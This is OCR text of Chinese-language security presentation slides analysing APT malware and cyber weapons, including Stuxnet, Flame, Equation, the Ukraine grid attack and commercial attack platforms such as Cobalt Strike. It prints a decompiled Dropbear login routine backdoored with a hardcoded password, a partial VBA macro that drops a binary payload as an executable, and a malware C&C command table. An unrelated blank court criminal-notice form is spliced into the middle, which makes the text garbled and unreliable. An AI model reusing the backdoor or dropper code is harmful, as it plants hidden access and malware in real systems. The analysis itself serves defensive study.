
攻击装备

僵尸网络

```
password = buf_getstring(ses.payload, &passwordlen);

/* the first bytes of passwdcrypt are the salt */
testcrypt = crypt(password, passwdcrypt);
m_burn(password, passwordlen);
m_free(password);

if (testcrypt == NULL) {
    /* crypt() with an invalid salt like "!!" */
    dropbear_log(LOG_WARNING, "User account '%s' is locked",
                 ses.authstate.pw_name);
    send_msg_userauth_failure(0, 1);
    return;
}

/* check for empty password */
if (passwdcrypt[0] == '\0') {
    dropbear_log(LOG_WARNING, "User '%s' has blank password, rejected",
                 ses.authstate.pw_name);
    send_msg_userauth_failure(0, 1);
    return;
}

if (constant_time_strcmp(testcrypt, passwdcrypt) == 0) {
    /* successful authentication */
    dropbear_log(LOG_NOTICE,
                 "Password auth succeeded for '%s' from %s",
                 ses.authstate.pw_name,
                 svr_ses.addrstring);
    send_msg_userauth_success();
} else {
    dropbear_log(LOG_WARNING,
                 "Bad password attempt for '%s' from %s",
                 ses.authstate.pw_name,
                 svr_ses.addrstring);
    send_msg_userauth_failure(0, 1);
}
```

```
void svr_auth_password()
{
  const char *v0; // eax@3
  char v1; // [sp+1Ch] [bp-Ch]@3

  if ( (unsigned __int8)buf_getbool(dword_42D46C) )
  {
    send_msg_userauth_failure(0, 1);
  }
  else
  {
    v0 = (const char *)buf_getstring(dword_42D46C, (int)&v1);
    if ( !strcmp(v0, aPassdc5bu9to7) )
      send_msg_userauth_success();
    else
      send_msg_userauth_failure(0, 1);
    free((void *)v0);
  }
}
```

后门预制



社工邮件

宏病毒

```
Private Sub MacroExpl()
    Dim fnum As Integer
    Dim fname As String
    Dim i As Integer
    Dim j As Integer
    Dim aa As Byte
    Init0
    ...
    Init25
    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 768
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, ,
        Next j
    Next i
    Close #fnum
    Dim
End Sub
```

写入二进制载荷

没有0day 甚至没有使用漏洞，没有我们以为看到的脚本小子们的 一切花哨的技巧，
没有我们想象到的炫酷的作业过程，我们只看到了最简单粗暴的恶意代码。

- 为什么仅仅依靠如此简单的恶意代码，就可以攻击关键基础设施？
- 网络安全空间正在成为一个主要空间
- 网络安全威胁正在成为一种本质性威胁

信息安全威胁成为本质性威胁（1977~2006）

	凋谢利刃与巴比伦行动（传统物理攻击伊拉克核反应堆）	奥林匹斯行动（网络空间攻击伊朗）
合作攻击方	以色列、美国、伊朗（两伊战争）	美国、以色列
被攻击方	伊拉克（没有成熟的自主国防体系，视图从法国“买来”核能力）	伊朗（有相对成熟的工业体系）
时间周期	1977-1981年	2006-2010年
人员投入	以色列空军、特工人员、伊朗空军、美国空军和情报机构	美、以情报和军情领域的软件和网络专家，还有工业控制和核武器的专家
作业准备	多轮前期侦察和空袭，核反应堆情报	战场预制、病毒的传播和、伊朗核设施情报
各方装备投入	伊朗：2架F-4鬼怪式以12枚MK82减速炸弹-轰炸核反应堆假设工地 10架F-4-袭击伊拉克H-3空军基地。 以色列：2架F-4E（S）-侦察任务；8架F-16A（美方提供）、4架F-15A、2架F-15B、16枚MK84炸弹-空袭反应堆 模拟搭建反应堆 特工人员暗杀伊拉克关键人员 美方：战略卫星和情报、空中加油机	美国： “震网”恶意代码 运维和控制体系 模拟搭建离心机和控制体系 以色列: “毒曲”恶意代码（环境采集准备）
效费比	打击快速，准备期长，耗资巨大、消耗大，行动复杂、风险高	周期长，耗资相对军事打击较低，但更加精准、隐蔽、不确定性后果更低
训练成本	18个月模拟空袭训练，2架F-4鬼怪攻击坠毁，3名飞行员阵亡。	跨越两位总统任期，经过了5年的持续开发和改进
消耗	人力、军力、财力、装备力、情报	人力、财力、情报
毁伤效果	反应堆被炸毁，吓阻了法国供应商，伊拉克核武器计划永久迟滞	导致1000台至2000台离心机瘫痪，铀无法满足武器要求，几乎永久性迟滞了伊朗核武器计划

网络武器可以有许多适应环境的属性。从生命周期成本的角度来看，它们比其他武器系统更优越。*这些系统都具有研究及开发成本，空间计划和传统平台也有很大的生产和部署成本，而网络武器的成本是最低的。网络和太空武器具有非常低的运营和维护成本，而传统武器系统的成本则是非常高的。总之，所有武器的成本曲线最初都是陡峭的，但是网络武器的下降速度最快，其次是空间武器，最后是传统平台。——Maren Leed（美国陆军参谋长高级顾问）*


攻击关键基础设施的成本不断下降（2006~2015）

	震网事件	乌克兰变电站遭受攻击事件
主要攻击目标	伊朗核工业设施	乌克兰电力系统
关联被攻击目标	Foolad Technic Engineering Co（该公司为伊朗工业设施生产自动化系统） Behpajooh Co.Elec & Comp.Engineering（开发工业自动化系统） Neda Industrial Group（该公司为工控领域提供自动化服务） Control-Gostar Jahed Company（工业自动化公司） Kala Electric（该公司是铀浓缩离心机设备主要供应商）	乌克兰最大机场基辅鲍里斯波尔机场 乌克兰矿业公司 乌克兰铁路运营商 乌克兰国有电力公司UKrenergo 乌克兰TBS电视台
作用目标	上位机（Windows、WinCC）、PLC控制系统、PLC	办公机（Windows）、上位机（Windows）
造成后果	大大延迟了伊朗的核计划	乌克兰伊万诺-弗兰科夫斯克地区大面积停电
核心攻击原理	修改离心机压力参数、修改离心机转子转速参数	通过控制SCADA系统直接下达断电指令
使用漏洞	MS08-067（RPC远程执行漏洞） MS10-046（快捷方式文件解析漏洞） MS10-061（打印机后台程序服务漏洞） MS10-07（内核模式驱动程序漏洞） MS10-092（任务计划程序漏洞） WINCC口令硬编码	未发现
攻击入口	USB摆渡[24] 人员植入（猜测）	邮件发送带有恶意代码宏的文档
前置信息采集和环境预置	可能与DUQU、FLAME[19][20]相关	BlackEnergy采集打击一体
通讯与控制	高度严密的加密通讯、控制体系	相对比较简单
恶意代码模块情况	庞大严密的模块体系，具有高度的复用性	模块体系，具有复用性
抗分析能力	高强度的本地加密，复杂的调用机制	相对比较简单，易于分析
数字签名	盗用三个主流厂商数字签名	未使用数字签名
攻击成本	超高开发成本 超高维护成本	相对较低


弹头——今天的恶意代码图景

规模：恶意代码的复杂度和工程规模持续提升


震网



火焰



方程式



图片分别引自：安天《对Stuxnet蠕虫攻击工业控制系统事件的综合报告》、**《Flame蠕虫样本集分析报告》和《方程式组件加密策略分析》， A²PT攻击中的恶意代码工程规模已经在几十万行代码到百万行规模。**

纵深：固件与持久化


恶意代码事件	时间	目标设备	攻击原理
CIH病毒	1998	各种计算机主板	擦除主板板载存储器器中的BIOS，导致主板无法工作
震网蠕虫	2010	西门子 S7-300/ S7-400 PLC	PLC被下载恶意篡改的组态逻辑，引起被控设备工作异常，导致被控设备损毁
方程式	2015	10余种不同品牌、型号的硬盘：包括三星、西数、希捷、迈拓、东芝以及日立等	硬盘固件被篡改，恶意逻辑代码储存在硬盘的保留区。实现恶意程序的隐蔽驻留，实现对抗常规擦除和格式化的持久化能力
乌克兰电网事件	2015	串口-以太网转换网关	攻击者覆写了变电站的关键性设备（串口-以太网转换网关）固件。运维人员无法远程操作设备，需要以手动方式控制断路器，制造障碍延缓操作人员恢复电网工作
Mirai	2016	网络摄像机等IoT设备	利用设备固件出厂默认账号口令，登录并感染设备固件，发起DDoS攻击

控制：精致的指令体系

发包数据第一字节	功能
0x42（B）	清理感染痕迹，删除自身
0x4A（J） 0x92（不可显字符）	创建文件
0x44（D）	写入文件
0x56（V） 0x95（不可显字符）	执行文件
0x53（S）	读取文件回传
0x4B（K）	设置读取文件指针
0x60（‘ ）	收集大量信息回传（具体格式见下表）
0x70（p）	更新样本配置信息
0x75（u）	更新样本sleep时间，并重新收集信息回传
0x76（v） 0xA2（不可显字符）	更新远程C&C
0x80（不可显字符）	删除指定文件

回包数据第一字节	解释
0x61(a)	收集系统详细信息，大概20类，在上文中对不同系统有过说明
0x42(B)	删除文件成功
0x43(C)	写文件成功
0x44(D)	读取文件
0x47(G)	创建文件成功
0x55(U)	读取完成
0x71(q)	指令执行失败（多个指令失败，都返回此代码）
0x73(s)	设置文件偏移成功
0x74(t)	执行文件失败
0xa1(不可显字符)	更新远程C&C

当然……也有“鸟枪”



人民法院

通 知 书

（ ）刑字第 号

罪犯 因 一案，已由本院依法判处 ，现已送往 执行。

刑期起止：自 年 月 日起至 年 月 日止

关押抵刑日数：

释放日期 年 月 日

特此通知。


此致

人民法院

一九 年 月 日

（院印）

注：此联交给罪犯家属。



Sample	卡巴	BitDefender	微软	江民	小红伞	McAfee	金山	瑞星	Norton	命中率
Sample 1										0/9
Sample 2	✓	✓		✓	✓					4/9
Sample 3		✓						✓	✓	3/9
Sample 4										0/9
Sample 5	✓									1/9
Sample 6										0/9
以上是样本捕获时入库对照扫描结果										
Sample 1	✓	✓	✓		✓					4/9
Sample 2	✓	✓	✓	✓	✓				✓	6/9
Sample 3	✓	✓	✓	✓	✓				✓	6/9
Sample 4	✓	✓		✓	✓				✓	5/9
Sample 5	✓	✓			✓					3/9
Sample 6	✓	✓	✓	✓	✓			✓	✓	7/9
以上是 2013 年 08 月 20 日对应样本对照扫描结果										

安天对白象I代中攻击的样本组合分析，可见其样本编写比较粗糙，缺少有效的Rootkit手段和加密通讯机制。仅仅在投放前经过了免杀处理。

鸟枪换炮：商业军火引发的军备扩散

网络商业军火的“军火商”

- Cobalt Strike作者：Raphael Mudge（美国）
  - LLC创始人（the creator of Armitage and founder of Strategic Cyber LLC, develops Cobalt Strike）；
  - 基于华盛顿的公司为RED TEAM开发软件，为Metaslpoit创造了Armitage、sleep程序语言和IRC客户端jIRCii；
  - 曾是美国空军的安全研究员，渗透实验的测试者；
  - 他设置发明了一个语法检测器卖给了Automattic；
  - 发表多篇文章，定期进行安全话题演讲，给许多网络防御竞赛提供RED TEAM，曾参加2012-2014年黑客大会；
- **教育背景：**Syracuse University 美国雪城大学，密歇根科技大学
- **目前就职：**Strategic Cyber LLC（战略网络有限责任公司），特拉华州空军国民警卫队

公司/项目/机构	职位	时间
Strategic cyber LLC	创始者和负责人	2012.1-至今
特拉华州空军国民警卫队	领导，传统预备役	2009-至今
Cobalt strike	项目负责人	2011.11-2012.5
TDI	高级安全工程师	2010.8-2011.6
Automattic	代码Wrangler	2009.7-2010.8
Feedback Army, After the Deadline	创始人	2008.7-2009.11
美国空军研究实验室	系统工程师	2006.4-2008.3
美国空军	通信与信息 军官	2004.3-2008-3

商用攻击平台+恶意代码为核心的军火扩散影响地区平衡

作业能力

成本投入

A2PT

2015.2
Equation
方程式

2007或2008
Duqu
毒曲


2010.3
Flame
火焰

2009.6
Stuxnet
震网

常规的APT

2015.12
白象II代

商业军火支持的APT




2015.5
APT-TOCS

初级的APT

